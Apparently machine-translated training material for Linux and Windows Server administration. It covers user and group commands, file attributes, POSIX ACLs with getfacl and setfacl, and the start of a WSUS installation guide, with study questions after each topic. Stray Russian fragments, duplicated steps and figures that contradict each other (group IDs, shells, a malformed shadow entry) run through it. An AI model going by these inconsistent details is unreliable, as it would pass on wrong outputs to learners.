The -m parameter creates a home directory.

The user account information is stored in the /etc/passwd and /etc/shadow files. Information about the user's group can be found in the /etc/passwd and /etc/group files.

Check the changes with the grep command (Figure 17).

```
root@localhost:~# grep student /etc/passwd
student:x:1003:1003:Linux Student:/home/student:/bin/bash
root@localhost:~# grep student /etc/group
research:x:999:student
student:x:1003:
```

Figure 17 - Viewing Group Information

Use the usermod command to create a secondary research group for the sysadmin user usermod (see Figure 18).

```
root@localhost:~# usermod -aG research sysadmin
```

Figure 18 - Secondary Group Assignment

View the members of the research group using the getent command getent(Figure 19).

```
root@localhost:~# getent group research
research:x:999:student,sysadmin
```

Figure 19 - Viewing Group Members

Here we can see that the users sysadmin and student are members of the

research group.

View the student group using getent (Figure 20).

```
root@localhost:~# getent group student
student:x:1002:
```

Figure 20 - Group Information

For the student user, view the passwd and shadow databases (Figure 21).

```
root@localhost:~# getent passwd student
student:x:1002:1002:Linux Student:/home/student:/bin/sh
root@localhost:~# getent shadow student
student!:16902:0:99999:7:30:::
root@localhost:~#
```

Figure 21 - Viewing Account Databases

Идентификатор группы The student group ID matches the fourth passwd information field for the student user. This makes the student group primary for the student user.

A sign ! in the second password field of the file, shadow means that the password for student was not set.

Set the password Password123 for the student user using the passwd command passwd (Figure 22).

```
root@localhost:~# passwd student
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Figure 22 - Setting a User password

Check the changes using the getent command getent(Figure 23).

```
root@localhost:~# getent shadow student
student:$6$2eBSJ4r5$F1q0T3.6mF.NdyLuKeiwp.CTM5G18L5p7Vidtoz/xRbjef6WcR1bRTI3HP8F
v4Gv/m7Y6dZ96h/I10Pi9T/7X.:18948:0:99999:7:::
```

Figure 23 - Checking for changes

Check if the student user has ever logged in using the last command (see Figure 24).

```
root@localhost:~# last
sysadmin pts/0          Wed Nov 17 12:48      still logged in


wtmp begins Wed Nov 17 12:48:31 2021
root@localhost:~# last student
wtmp begins Wed Nov 17 12:48:31 2021
```

Figure 24 - View information about the last login sessions

There is also the lastb command, which shows "bad" or failed login attempts.

If you want the student user to no longer have access to the system, use the `usermod-L student` command to block the account. You can unblock your account using the `usermod -U student` command.

Delete the student account and its home directory using the `userdel` command and check the result (Figure 25).



```
root@localhost:~# userdel -r student
Use grep to verify the student user has been removed.
root@localhost:~# grep student /etc/group
root@localhost:~#
```

Figure 25 - Deleting an Account

The `-r` option with the `userdel` command deletes the user's home directory and mail, in addition to deleting the user's account.

Now let's try to work without screenshots.

Create the user professor. Assign it as the owner of the research group.

Create the user professor. Assign it as the owner of the research group.

Create the science folder.

Use the `chmod` command `chmod` to set access rights for the science folder: the owner has all rights, group members have read rights, and other users do not have rights.

Use the `ls -l` command to view user access rights.

Add the student user the right to write in the science folder.

Check the user access rights again.

Questions for preparing a synopsis

1. What are the key differences between discretionary access control in Linux and Windows operating systems?
2. How do user identifiers (UID) and group identifiers (GID) interact in Linux, and what is the fundamental difference between them?
3. What are the three basic permission types in the Linux security model, and what does each permission represent?
4. Can you explain the “left-to-right” algorithm used for determining file access permissions in Linux?
5. How does the SetUID (suid) flag function when executing files, and could you provide a practical example of its usage?
6. What is the difference between how the SetGID (sgid) flag operates on directories versus executable files?

7. What is the purpose of the sticky bit in modern Linux systems, and could you give an example of its practical application?
8. How does the umask mechanism work, and how does it influence permissions of newly created files and directories?
9. What are the main distinctions between the su and sudo commands when working with superuser privileges?
10. What categories of users exist in Unix-like systems, and how do they differ from each other?
11. How does the numeric representation of permissions (in octal system) work, and how are they converted to symbolic representation?
12. Which primary files in the Linux system store user and group information?
13. How is password management handled in Linux, and what are the main password policy parameters?
14. Could you describe the process of creating a new user in Linux, including group assignment and home directory setup?
15. What steps should be taken to securely remove a user from the Linux system, including deleting their home directory and mail?

Topic 7. File Attributes in Linux

Study time: 2 hours

Task: Study the material and prepare a summary of the answers to the questions

In addition to access rights, each of the files of the standard Linux file system has a set of attributes that regulate the specifics of working with it. Attributes are supported by Linux file systems such as Ext4, Btrfs, and XFS.

You can view the currently installed attributes using the `lsattr` utility:

```
touch test.txt
```

```
lsattr test.txt
```

```
-----e---- test.txt
```

The most important parameters of the `lsattr` utility are:

- `-R` - allows recursive output of file attributes in the folder tree.
- `-a` - allows you to display information about the attributes of hidden files.
- `-d` - allows you to display information about folder attributes instead of processing their contents.

If no file names are passed to the utility, it outputs information about file attributes from the current folder.

The main file attributes are shown in the table:

Table 1. File [attributes](#)

Attributes	The Value
A	attribute Prohibits updating the file access timestamp.
a	Automatically sets the add-on mode when the file is opened for writing.
C	Prohibits using the Copy-on - Write mechanism when modifying the contents of a file.

Table 1. File 

Attributes	The Value
D	When applied to a folder, enables synchronous recording of changes to the files it contains.
d	Prohibits the dump utility from creating a backup copy of the file.
E	Indicates an error in compression of the file contents by the OS kernel (cannot be installed by the user).
e	Indicates the use of extents for references to disk blocks corresponding to the file (cannot be set by the user).
h	Indicates that the file size is calculated in the number of FS blocks, not its sectors, i.e. the file size has exceeded or is currently exceeding 2 TB (cannot be set by the user).
I	Indicates that the contents of the directory were indexed by the utility <code>htree</code> .
i	prohibits all users, including the superuser, from modifying the file, such as writing data to it, deleting it, renaming it, or creating links to it. For example, if you want to prevent directory service installation scripts from making changes to the <code>/etc/resolv.conf</code> file, you can set this attribute for the specified file.
j	Forcibly activates the FS logging mode when writing data to a file.
s	Activates the reliable deletion mechanism, which automatically writes zero blocks to disk after the user deletes the file.
S	Activates the synchronous mode for writing changes to the file contents to disk.
T	When applied to a folder indicates that its subfolders are not linked and can be placed in separate block groups.

Table 1. File 

Attributes	The Value
t	Prohibits optimizing the use of file blocks.
u	Prohibits deleting the contents of the file when it is deleted from the FS in order to enable its subsequent recovery.
X	Indicates the ability to directly access the contents of a file compressed by the OS kernel (cannot be set by the user).
Z	Indicates that the file compressed by the OS kernel is not available (cannot be installed by the user).

To change attributes, use the `chattr` command.

Usage examples:

`id`

`uid=0(root) gid=0(root) groups=0(root)`

`touch test.txt`

`chattr +i test.txt`

`lsattr test.txt`

`----i-----e---- test.txt`

`echo "qwe" > test.txt`

`bash: test.txt: Operation is not allowed`

`rm -f test.txt`

`rm: unable to delete 'test.txt': Operation is not allowed`

`touch test2.txt`

`echo "Text 1" > test2.txt`

`cat test2.txt`

Text 1

```
chattr +a test2.txt
rm -f test2.txt
rm: unable to delete 'test2.txt': Operation is not allowed
echo "Text NEW" > test2.txt
bash: test2.txt: Operation is not allowed
echo "Text NEW" >> test2.txt
cat test2.txt
Text 1
Text NEW
```

Questions for preparing a synopsis

1. Which Linux file systems support file attributes? Please provide specific examples.
2. What utility can I use to view the currently set file attributes? Describe the command syntax.
3. What are the main parameters of the lsattr utility and what are they intended for?
4. What is the special feature of the 'A' attribute and how does it affect working with the file?
5. What is the 'a' attribute used for and in what situations is it most appropriate to use it?
6. Describe how the 'i' attribute works and give an example of the actual situation when it is used.
7. What is the difference between the 'S' and 'D' attributes, and how do they affect the data recording process?
8. How does the reliable deletion mechanism activated by the 's' attribute work?
9. What attributes can't be set manually and why?
10. What command is used to change file attributes? Please provide an example of how to use it.
11. Describe the sequence of actions for setting the 'i' attribute on the file and checking its operation.

12. What is the special feature of the 'u' attribute and how does it help with data recovery?
13. How does the 'j' attribute affect the process of writing data to a file?
14. What attributes are most important for file security and why?
15. Describe the practical use of the 't' attribute when working with the file system.

Topic 8. ACLs in Linux

Study time: 2 hours

Task: Study the material and prepare a summary of the answers to the questions

The basic Linux user-group-others security model is simple and effective, but it doesn't have enough flexibility to effectively solve problems related to employee file sharing.

For example, if you have a group of IT employees and a group of accountants, then to work together on invoices from equipment suppliers, you will need to create a third group, where all users of the first two groups should be placed, since local groups cannot be members of other groups. Domain implementation partially solves this problem, since it becomes possible to use nested groups, but a simpler and more effective solution is to use Access Control Lists(ACLsLists).

For the first time, access lists appeared in 1994 in the NTFS file system from Microsoft, which was one of the factors that helped this operating system to take a leading position in the corporate market segment. In Linux, this mechanism appeared in 2002, so the backlog has long been gone. In Astra Linux, the kernel is already compiled with POSIX ACL support, so these functions are available out of the box and you don't need to do anything else.

If there are simply not enough administrators who understand the basic algorithm for checking Linux access rights, then you will not find specialists who are well-versed in the version that is complicated by POSIX ACL during the day with fire. In part, this is also because this algorithm is almost never properly described anywhere, so let's look into the details, see[Figure 40](#):

- In the first step, everything is the same. If the user is the owner, he gets the user rights and the procedure is completed.
- And with the second step, the differences begin. If the user is not the owner, but is included in the ACL as a user, then the user gets the rights specified in the access list, taking into account the mask, and the procedure is completed. A mask is a special POSIX ACL rule that defines the maximum possible access rights.

- If the user is not the owner and is not included in the ACL list as a user, then the check goes to groups. If the user is a member of the owner group or one of the ACL groups, then he gets the sum of these rights, taking into account the mask, and the procedure is completed.
- If the user is not included in any of the previous categories, then the user gets the rights reserved for all other users.




Figure 40. Algorithm for determining access rights to a Linux file system object based on ACLs [↗](#)

To view access lists, use the `getfacl` utility (Get File ACL). To edit these lists, use the `setfacl` utility (Set File ACL). Let's demonstrate how setting the `wx` mask prevents you from being able to read the file.

```

echo "hello" > test.txt
sudo chown root:admins test.txt
sudo chmod u=w,g=r,o= test.txt

```

```
sudo setfacl -m m::wx test.txt
```

```
ls -l test.txt
```

```
- - - -wx---+ 1 root admins 6 feb 22 02: 41 test.txt
```

^ the " + " symbol-indicates extended rights

Let's look at the extended rights with the getfacl command:

```
getfacl test.txt
```

Output result:

```
file: test.txt
```

```
owner: root
```

```
group: admins
```

```
user::---
```

```
effective:---
```

```
mask::-wx
```

```
other::---
```

```
cat test.txt
```

```
cat: test.txt: Access denied
```

```
sudo setfacl -m m::rwx test.txt
```

```
cat test.txt
```

```
hello
```

When calling the setfacl-m::wx utility test.txt we used the following parameters:

- -m (modify) — indicates that we want to change the ACL entries. The -x switch can be used to remove an entry from the ACL.

- m: (mask— - indicates that we want to change the mask. There are also possible u/g values for the user/group, but in this case you will need to enter the subject name after the colon.

- wx-sets the value of the mask.

- test.txt — file name.

ACLs are stored in extended file attributes, so this information is lost during normal copying:

```
echo "hello" > test.txt
```

```
setfacl -m m::rwx test.txt
```

```
cp test.txt test2.txt
```

```
getfacl test2.txt
```

Результат Execution result:

```
file: test2.txt
```

```
owner: admin
group: admins
user::rw-
group::r-x
other::r--
```

To copy a file that preserves the values of extended attributes, you need to set the `--preserve` key:

```
cp --preserve=all test.txt test3.txt
getfacl test3.txt
```

Output result:

```
file: test3.txt
owner: admin
group: admins
user::rw-
group::r--
mask::rwx
other::r--
```

It should be noted that, unlike the vast majority of operating systems, Astra Linux provides a file manager that allows you to edit access rights from graphics, including extended POSIX ACLs, see [Figure 41.](#)




Figure 41. *Edit file permissions from the GUI*

[Comparing POSIX and Windows ACL capabilities](#)

POSIX ACLs solve the same problem as NTFS ACLs, but they differ in their technical implementation, so you will need to manually analyze the available parameters to get a similar result. However, if you need to get as close as possible to the capabilities of the Windows file server, then the POSIX ACL is definitely not enough, and you can recommend using the Samba application suite, which supports plug-ins of the virtual File System (VFS).

Служба The Samba service acts on the server as a superuser, but allows you to emulate several security models. By default, Samba performs POSIX ACL-style checks, but when connecting VFS modules, it can approximate its behavior to NTFS. You should pay attention to the following VFS modules:

- **acl_xattr module** **acl_xattr**-uses both basic file permissions (including ACLs) and extended attributes to support Windows access lists. However, due to some incompatibilities between the Windows/Linux security models, you will encounter a number of limitations when using this module. For

example, some changes to the access rights settings made from Windows will persistently refuse to be saved.

The `nfs4acl_xattr` module-uses only extended attributes, ignoring basic Linux access rights and POSIX ACLs. The advantage of the module is almost full compatibility with Windows access lists, but when connecting to the file server directly via `ssh/xrdp/vnc`, users will not be able to access files, because Linux ignores the values of extended attributes, and the owner of all objects will be root.

Questions for preparing a synopsis

1. What is the main limitation of the basic Linux user-group-others security model when organizing file sharing?
2. Why is the use of nested groups not always the best solution for organizing shared access, and what alternative is offered in the material?
3. When did Access lists (ACLs) first appear? in operating systems, and on which systems were they originally implemented?
4. Describe the step-by-step algorithm for determining access rights to a Linux file system object based on ACLs.
5. What is a mask in the context of a POSIX ACL, and what role does it play in determining access rights?
6. What utilities are used for working with access lists in Linux, and what operations are each of them designed for?
7. Explain why the extended access rights information is lost during normal file copying, and how this can be corrected.
8. What is the main difference between working with ACLs in Astra Linux compared to other Linux distributions?
9. What limitations are there when using the `acl_xattr` module to emulate Windows ACLs in Samba?
10. Describe the advantages and disadvantages of using the `nfs4acl_xattr` module compared to `acl_xattr`.
11. How can I view the current ACL settings for a file in Linux?
12. What parameters are used when working with the `setfacl` utility to change access masks?
13. Please explain why specialists who are well-versed in how POSIX ACLs work are rare on the market.
14. When is it recommended to use Samba with VFS modules instead of a pure POSIX ACL?

15. How can I graphically edit access rights, including extended POSIX ACLs, in Astra Linux?

Topic 9. Protecting a Windows Server-based server

Time to study: 2 hours

Task: Study the material and prepare a summary of the answers to the questions. Learn the security theory of Windows servers: security updates and patch management.

Table of contents

1. Securing Windows Servers: security updates and patch management.....	112
2. Installing and configuring the WSUS Update Server on Windows Server	113
Questions for preparing a synopsis.....	125

1. Securing Windows Servers: security updates and patch management

To ensure the security of Windows and Linux servers, it is important to regularly apply security updates and manage patches. This helps to eliminate vulnerabilities in systems and make it harder for intruders to get in.

Below are recommendations for both platforms.

For Windows recommendations:

- Use automated patch management systems. They quickly apply important and unimportant updates on each instance of the server. For example, for Windows Server Update Services (WSUS) or Microsoft Endpoint Configuration Manager.
- Regularly check systems for compliance with patches. Updates are tested in staging environments before being fully deployed to prevent outages.
- Use test environments to test patches before deploying to production systems.

For Linux recommendations:

- Install regular security updates for the operating system, applications, and services. If possible, automate updates.
- Check for updates and apply them as quickly as possible.
- Use Linux Security Extensions — they contain security patches that can be applied to protect against incorrectly configured or compromised programs.

- If the system is critical to downtime, use services that "hotly" replace the kernel without rebooting (for example, Livepatch or KernelCare).
Let's take a closer look at the recommendations for both systems.

2. Installing and configuring the WSUS Update Server on Windows Server

Using the Windows Server Update Services (WSUS) server, you can deploy your own centralized Microsoft product update system (Windows, Office, SQL Server, Exchange, etc.) on computers and servers on the company's local network. We will look at how to install and configure the WSUS Update Server in Windows Server 2022/2019/2016/2012r2.

The WSUS server is implemented as a separate Windows Server role. In general terms, the WSUS service can be described as follows:

- After installation, the WSUS server syncs with the Microsoft Update servers on the Internet on a scheduled basis and downloads new updates for the selected products.
- The WSUS administrator selects which updates to install on the company's workstations and servers and approves their installation.
- WSUS clients on the local network download and install updates from your update server according to the configured policies.

Starting with Windows Server 2008, the WSUS service is separated into a separate role, which can be installed via the Server Management Console or using PowerShell. If you are deploying a new WSUS server, we recommend that you install it immediately on the latest release of Windows Server 2022 (installation on Windows Server Core is possible).

To install WSUS, open the Server Manager console and select the Windows Server Update Services role (the system will automatically select and prompt you to install the necessary IIS web server components).




Figure 1 - Server Manager Console

In the next window, select which WSUS components you want to install. Make sure to check the WSUS Services option. The following two options depend on which database you plan to use for WSUS.

Server settings, update metadata, and WSUS client information are stored in an SQL Server database. As a WSUS database, you can use:

- Windows Internal Database (WID) - built-in Windows database Windows, WID Connectivity option (this is a recommended and workable option even for large infrastructures);
- A separate Microsoft SQL Server database deployed on a local or remote server. You can use the MS SQL Enterprise, Standard editions (require licensing), or the free Express edition. This is the SQL Server Connectivity option.

Внутреннюю базу Windows We recommend using the Windows Internal Database if:

- You don't have any MS SQL Server licenses Server.
- You don't plan to use WSUS load balancing (NLB WSUS).
- When deploying a child WSUS server (for example, in branches). In this case, we recommend using the built-in WSUS database on secondary servers.

In the free SQL Server Express Edition, the maximum database size is limited to 10 GB. The Windows Internal Database limit is 524 GB. For example, in a real infrastructure, the size of the WSUS database per 3000 clients was about 7GB.

When installing the WSUS and MS SQL Server roles on different servers, there are a number of restrictions:

- The SQL server with the WSUS database cannot be an Active Directory domain controller.
- The WSUS server cannot be deployed on a host with the Remote Desktop Services role.

The default WID database is called SUSDB. mdf and is stored in the windir%\wid\data\ directory. This database supports only Windows authentication (but not SQL). The internal database instance (WID) for WSUS is called server_name\Microsoft##WID.

The WID database can be administered via SQL Server Management Studio (SSMS), if you specify \\in the connection string.\pipe\MICROSOFT##WID\tsql\query .

 Add Roles and Features Wizard




Figure 2-Database Administration via SQL Server Management Studio

If you want to store update files locally on the WSUS server, enable the Store updates in the following locations option and specify the folder path. This can be a folder on a local disk (we recommend using a separate physical or logical volume), or a network directory (UNC path). Updates are downloaded to the specified folder only after they are approved by the WSUS administrator.

The size of the WSUS database strongly depends on the number of products and versions of Windows that you plan to update. In a large organization, the size of update files on the WSUS server can reach hundreds of GB.

If you don't have enough disk space to store update files, disable this option. In this case, WSUS clients will receive approved update files from the Internet (quite a working option for small networks).

Content location selection

DESTINATION SERVER

Before You Begin
Installation Type
Server Selection
Server Roles
Features
WSUS
Role Services
Content
DB Instance
Web Server Role (IIS)
Role Services
Confirmation
Results

If you have a drive formatted with NTFS and at least 6 GB of free disk space, you can use it to store updates for client computers to download quickly.

If you need to save disk space, clear the check box to store updates on Microsoft Update; downloads will be slower.

If you choose to store updates locally, updates are not downloaded to your WSUS server until you approve them. By default, when updates are approved, they are downloaded for all languages.

☒ Store updates in the following location (choose a valid local path on Server-WSUS or a remote path) :
E:\WSUS

Figure 3 - Disabling the WSUS Update Approval option by the Administrator

You can also install a WSUS server with an internal WID database using the PowerShell Install-Windows Feature:

```
Install-WindowsFeature -Name UpdateServices,  
UpdateServices-WidDB, UpdateServices-Services,  
UpdateServices-RSAT, UpdateServices-API, UpdateServices-UI -  
IncludeManagementTools
```

After installing the WSUS role, you need to perform its initial configuration. Open Server Manager and select Post-Deployment Configuration - > Launch Post-Installation tasks.

